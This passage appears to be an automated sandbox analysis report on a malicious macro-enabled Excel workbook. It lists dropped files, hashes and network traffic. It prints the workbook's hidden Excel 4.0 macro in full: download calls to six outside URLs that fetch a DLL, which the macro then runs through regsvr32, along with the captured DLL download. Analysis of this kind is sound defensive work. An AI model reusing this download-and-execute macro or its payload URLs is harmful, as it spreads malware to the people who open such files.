MD5:	C8FC17FF030FEB3383D8889F69ABBB9C
SHA1:	7A1A55B6464BA4BCC165856C1AB7D646652755BD
SHA-256:	54E99B9DCC602AB83A98AAE60B965D0E2BB3B6281D0A65DDBA4D14DD53ABD30F
SHA-512:	D68C053AF7AD5DF220D22399EBA957C57704C5C6845664851AF69DCAB5043B85FDCDAA90B33F64EB665D7421AAF2A4E25385E95FC397CB59135B7C0AED1543B4
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C.....C.....9.o.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..|..+.?H.(.*....j...a.3].....n...i..I.."RF[.'....&..&.hP.4.._.....m.%.b12Q.wo..Z...n<.~.....a...u.....Ch.....n.....D..$.$.j..../~..)....m.]Rh...W....2F...Xd._yO.G*.J.Sj.:..G.&~sS..*.t....6....h.P..;.....2..X....F.....+=j$...x.p..'...b.Z.....'.e..&6}.....Mu>.%.0...o...T.i.k.O..(.....(.q...PF...Z.(.....z.2...)Y.>..E*..8V?A@.....4....v...(...e..

C:\Users\user\AppData\Local\Temp\Cab3198.tmp

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 60992 bytes, 1 file
Category:	dropped
Size (bytes):	60992
Entropy (8bit):	**7.994637486921971**
Encrypted:	**true**
SSDEEP:	1536:1ccLOuSwR3W8vM1pjd8MpGwIMESUnWWiidx34:1ccLm6W8vUBCMpGwIMEDnqe4
MD5:	637481DF32351129E60560D5A5C100B5
SHA1:	A46AEE6E5A4A4893FBA5806BCC14FC7FB3CE80AE
SHA-256:	1F1029D94CA4656A577D554CEDD79D447658F475AF08620084897A5523587052
SHA-512:	604BFD0A78A57DFDDD45872803501AD89491E37E89E0778B0F13644FA9164FF509955A57469DFDD65A05BBEDAF0ACB669F68430E84800D17EFE7D360A70569E
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....@.....,.....I.....]t.....VT+V .authroot.stl.K.&.4..CK..<Tk...c_.d....A.K.....Y.f.]%.BJ$RHnT..i/.]...s.H..k....n.3.....S..9.s.....3H$M.%...h..qV.=M..].4.I.....V:F.h]......B`..,.....D.0a....H.G..:...XF.F..MJ`.H. 7....._....lE..he.4|.?....h...7..P~8.|.,. .....#0+..o...g...}U2n.....'.Dp.;..f..ljX.Dx..r<'.1RA3B0<..D.z...)D|..8<..c..'XH..I,.Y..d.b."..A.....cm_nVb[w..rDp.....y%.|7...^.#.#[...3~3.g..CN.....k;...C.`.C.iB.`-...|.....y.(....]~`>... .p..q<..g..i...y..|.....I...T8B.Ag#U.....G.9+.x6..a.c.3...X.4E.....N..:X.F...S...X...ku..O.J...)Z....PAk..%.+..n..z<.2.....w2c@.((*.J.dN...\!o@.....0..3.`.DU.3.%0.G...4Sv...5.T.?.....p.."....|..j.4.H...g.(...^.....w.....|...#..og)>..t.}.k.G|.2K.5..ik.....0..~ ">.....A...ku..d..Y..@D....YO.{.9..:)..L..=D..O...6.n....ui<..w.[O...P>..y.L....J.....r.!.5.u.3..-`..r,aH.B <..t..8.c.{u.<'.3.....u.3..[W.....2...$..eAo.m...w.....g$m.`..

C:\Users\user\AppData\Local\Temp\Tar3199.tmp

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	160861
Entropy (8bit):	6.301243810050655
Encrypted:	false
SSDEEP:	1536:0l/6crtilgCyNY2lp/5ib6NWdm1wpTru2RPZz04D8rlCMiB3XlMt63:070imCy/dm0Tru2RN97MiVG43
MD5:	30644DA711C99BE812B06023C163B751
SHA1:	EFFC167CE6206A4E92375C9509943CC86058E3C7
SHA-256:	96DBA3D67364C1E75DAB241D4A023B48F4D6453F495175B210F525E930CF144B
SHA-512:	7799722409CB4BD9098312235824D72427F8761495B2824798E69AF43021E180BBC2679E70CF6EC3CDA5C8422CE601051AD674587321C5F7419FAED1B027432E
Malicious:	false

Preview:	0..tX..*.H.....tH0..tC...1.0...`.H.e.....0..d...+.....7.....d.0..d.0...+.....7.....(.?.....220222184440Z0...+.....0..dY0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\Desktop\~$qd_34768.xlsm

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\xewn.dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	868352
Entropy (8bit):	6.023557193294397
Encrypted:	false
SSDEEP:	12288:OBOHvWMwoyDdgp4W5dhdu1sRcwg8b3UHv8qDznxN6t:OX/RgaW5dhc8oHvbzn6
MD5:	B919214A85847B6AB4758021C740E652
SHA1:	590C10843F8D572BE1C7BE35C04292DB17839ECB
SHA-256:	3E7C8C7B2A136FA9D519189F78549DE4783417CFB6E8285351832088E5C8883B
SHA-512:	1E086096D9886552C6D58BF4235EAC30BEDA9779C31ECCF2B2C4FC5A054F18D27E06BFF239424466028016ED619922FB9241720B983AF0D2DA90277B3C4B003
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.]...]...].....x...]...e...?...N...].....F.....\.....\...Rich]..... .....PE..L....1Fb.....!.....34.....\t..... .....text...~..... ..`.rdata..N7.....@.....@..@.data...(.....P.....@....idata...<.....@...0.....@....rsrc...34.....@...p.....@..@.reloc ..G.....@..B..... .....

C:\Windows\SysWOW64\Onodwrlgmyciiaw\qayqfx.jrd (copy)

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	868352
Entropy (8bit):	6.023557193294397
Encrypted:	false
SSDEEP:	12288:OBOHvWMwoyDdgp4W5dhdu1sRcwg8b3UHv8qDznxN6t:OX/RgaW5dhc8oHvbzn6
MD5:	B919214A85847B6AB4758021C740E652
SHA1:	590C10843F8D572BE1C7BE35C04292DB17839ECB
SHA-256:	3E7C8C7B2A136FA9D519189F78549DE4783417CFB6E8285351832088E5C8883B
SHA-512:	1E086096D9886552C6D58BF4235EAC30BEDA9779C31ECCF2B2C4FC5A054F18D27E06BFF239424466028016ED619922FB9241720B983AF0D2DA90277B3C4B003
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.]...]...].....x...]...e...?...N...].....F.....\.....\...Rich]..... .....PE..L....1Fb.....!.....34.....\t..... .....text...~..... ..`.rdata..N7.....@.....@..@.data...(.....P.....@....idata...<.....@...0.....@....rsrc...34.....@...p.....@..@.reloc ..G.....@..B..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.7318764495518275
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	qd_34768.xlsm
File size:	47738
MD5:	07f30f1fa5420f050ea5929af0f95265
SHA1:	6310b51fca4003fb36252367f058c2e990ba5734
SHA256:	48f3ef54ff2ed0b44d5e4836c56a3a8f3214d7214278172ef84166f6d42cc067
SHA512:	f16cad27fc864c23ed1c753f5eb319bf79f9d96c40edc70924b25410d5547c2c1bbb4c06b002f8e2bb246d35408bd4fa0e2e526a36ceb344fa399324e2758c80
SSDEEP:	768:QmBlntZhEI2YmxNskmoKjBvK3HqK88F/G6YzATUfJnXYS6oRM:hBlntTEvDLmXi3JvG6YzATOJnXYSXRM
File Content Preview:	PK.....!.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "qd_34768.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Name:	PIMKE
Type:	4
Final:	False
Visible:	False
Protected:	False


PIMKE
4
False
0
False
pre
9,2,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://eles-tech.com/css/KzMysMqFMs/","..\xewn.dll",0,0)",C14)=FORMULA("=IF(IVFB1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://gonorthhalifax.com/wp-content/yTmYyLbTKZV2czsUO/","..\xewn.dll",0,0))",C16)=FORMULA("=IF(IVFB2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://txpcrescue.com/cgi-bin/5tSO8/","..\xewn.dll",0,0))",C18)=FORMULA("=IF(IVFB3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hadramout21.com/jetpack-temp/Py/","..\xewn.dll",0,0))",C20)=FORMULA("=IF(IVFB4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://haribuilders.com/zoombox-master/4HYGX/","..\xewn.dll",0,0))",C22)=FORMULA("=IF(IVFB5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hansen-arnal.com/cp/iiTrAeEtvOwmjjekWgI/","..\xewn.dll",0,0))",C24)=FORMULA("=IF(IVFB6<0, CLOSE(0),)",C26)=FORMULA("=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xewn.dll")",C28)=FORMULA("=RETURN()",C32)

Name:	PIMKE
Type:	4
Final:	False
Visible:	False
Protected:	False

PIMKE
4
False
0
False
post
9,2,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://eles-tech.com/css/KzMysMqFMs/","..\xewn.dll",0,0)",C14)=FORMULA("=IF(IVFB1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://gonorthhalifax.com/wp-content/yTmYyLbTKZV2czsUO/","..\xewn.dll",0,0))",C16)=FORMULA("=IF(IVFB2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://txpcrescue.com/cgi-bin/5tSO8/","..\xewn.dll",0,0))",C18)=FORMULA("=IF(IVFB3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hadramout21.com/jetpack-temp/Py/","..\xewn.dll",0,0))",C20)=FORMULA("=IF(IVFB4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://haribuilders.com/zoombox-master/4HYGX/","..\xewn.dll",0,0))",C22)=FORMULA("=IF(IVFB5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hansen-arnal.com/cp/iiTrAeEtvOwmjjekWgI/","..\xewn.dll",0,0))",C24)=FORMULA("=IF(IVFB6<0, CLOSE(0),)",C26)=FORMULA("=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xewn.dll")",C28)=FORMULA("=RETURN()",C32)13,2,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://eles-tech.com/css/KzMysMqFMs/","..\xewn.dll",0,0)15,2,=IF(IVFB1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://gonorthhalifax.com/wp-content/yTmYyLbTKZV2czsUO/","..\xewn.dll",0,0))17,2,=IF(IVFB2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://txpcrescue.com/cgi-bin/5tSO8/","..\xewn.dll",0,0))19,2,=IF(IVFB3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hadramout21.com/jetpack-temp/Py/","..\xewn.dll",0,0))21,2,=IF(IVFB4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://haribuilders.com/zoombox-master/4HYGX/","..\xewn.dll",0,0))23,2,=IF(IVFB5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hansen-arnal.com/cp/iiTrAeEtvOwmjjekWgI/","..\xewn.dll",0,0))25,2,=IF(IVFB6<0, CLOSE(0),)27,2,=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xewn.dll")31,2,=RETURN()

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2022 22:52:04.149321079 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.205347061 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.205596924 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.207230091 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.260242939 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721307993 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721391916 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721446991 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721465111 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721497059 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721499920 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721544981 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721554041 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721601963 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721616983 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721661091 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721671104 CEST	80	49165	185.46.40.47	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2022 22:52:04.721716881 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721724987 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721771955 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721779108 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721827030 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.721832991 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.721880913 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.729486942 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.773739100 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.773817062 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.773860931 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.773870945 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.773884058 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.773926020 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.773977041 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.774621964 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.774677992 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.774729967 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.774740934 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.774781942 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.774831057 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.775355101 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.775417089 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.775422096 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.775468111 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.775518894 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.775527000 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.775569916 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776072025 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776125908 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776156902 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776175022 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776180029 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776231050 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776279926 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776474953 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776530981 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776541948 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776580095 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776582956 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776633024 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.776637077 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.776748896 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.825921059 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826000929 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826011896 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826046944 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826069117 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826119900 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826121092 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826169968 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826731920 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826787949 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826798916 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826848030 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826889038 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826905012 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.826941967 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.826950073 CEST	49165	80	192.168.2.22	185.46.40.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2022 22:52:04.827894926 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.827951908 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.827965975 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.827994108 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828039885 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828056097 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828121901 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828262091 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828609943 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828666925 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828674078 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828711987 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828723907 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828778028 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.828784943 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.828860044 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.829221010 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.829274893 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.829328060 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.829328060 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.829334021 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.829382896 CEST	80	49165	185.46.40.47	192.168.2.22
Mar 31, 2022 22:52:04.829390049 CEST	49165	80	192.168.2.22	185.46.40.47
Mar 31, 2022 22:52:04.829487085 CEST	49165	80	192.168.2.22	185.46.40.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2022 22:52:04.120479107 CEST	54206	53	192.168.2.22	8.8.8.8
Mar 31, 2022 22:52:04.138972044 CEST	53	54206	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 31, 2022 22:52:04.120479107 CEST	192.168.2.22	8.8.8.8	0x64ec	Standard query (0)	eles-tech.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 31, 2022 22:52:04.138972044 CEST	8.8.8.8	192.168.2.22	0x64ec	No error (0)	eles-tech.com		185.46.40.47	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- eles-tech.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.46.40.47	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2022 22:52:04.207230091 CEST	2	OUT	GET /css/KzMysMqFMs/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: eles-tech.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Mar 31, 2022 22:52:04.721307993 CEST	3	IN	HTTP/1.1 200 OK Date: Thu, 31 Mar 2022 20:52:02 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Thu, 31 Mar 2022 20:52:02 GMT Content-Disposition: attachment; filename="eVzUZ7dv5zBAXa5.dll" Content-Transfer-Encoding: binary Set-Cookie: 6246147296b82=1648759922; expires=Thu, 31-Mar-2022 20:53:02 GMT; Max-Age=60; path=/ Last-Modified: Thu, 31 Mar 2022 20:52:02 GMT Content-Length: 868352 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 19 fc 6d bc 5d 9d 03 ef 5d 9d 03 ef 5d 9d 03 ef 0b 82 10 ef 78 9d 03 ef 5d 9d 03 ef 65 9d 03 ef 3f 82 10 ef 4e 9d 03 ef 5d 9d 02 ef 88 9c 03 ef de 81 0d ef 46 9d 03 ef b5 82 09 ef d6 9d 03 ef e5 9b 05 ef 5c 9d 03 ef b5 82 08 ef df 9d 03 ef b5 82 07 ef 5c 9d 03 ef 52 69 63 68 5d 9d 03 ef 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 a7 31 46 62 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 06 00 00 90 07 00 00 f0 05 00 00 00 00 00 10 a9 01 00 00 10 00 00 00 a0 07 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0d 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 d5 08 00 ae 01 00 00 00 80 09 00 04 01 00 00 00 c0 09 00 33 34 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 5c 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a4 8c 09 00 a0 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 7e 8e 07 00 00 10 00 00 00 90 07 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 4e 37 01 00 00 a0 07 00 00 40 01 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 28 98 00 00 00 e0 08 00 00 50 00 00 00 e0 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 e5 3c 00 00 00 80 09 00 00 40 00 00 00 30 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 33 34 03 00 00 c0 09 00 00 40 03 00 00 70 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 47 89 00 00 00 00 0d 00 00 90 00 00 00 b0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 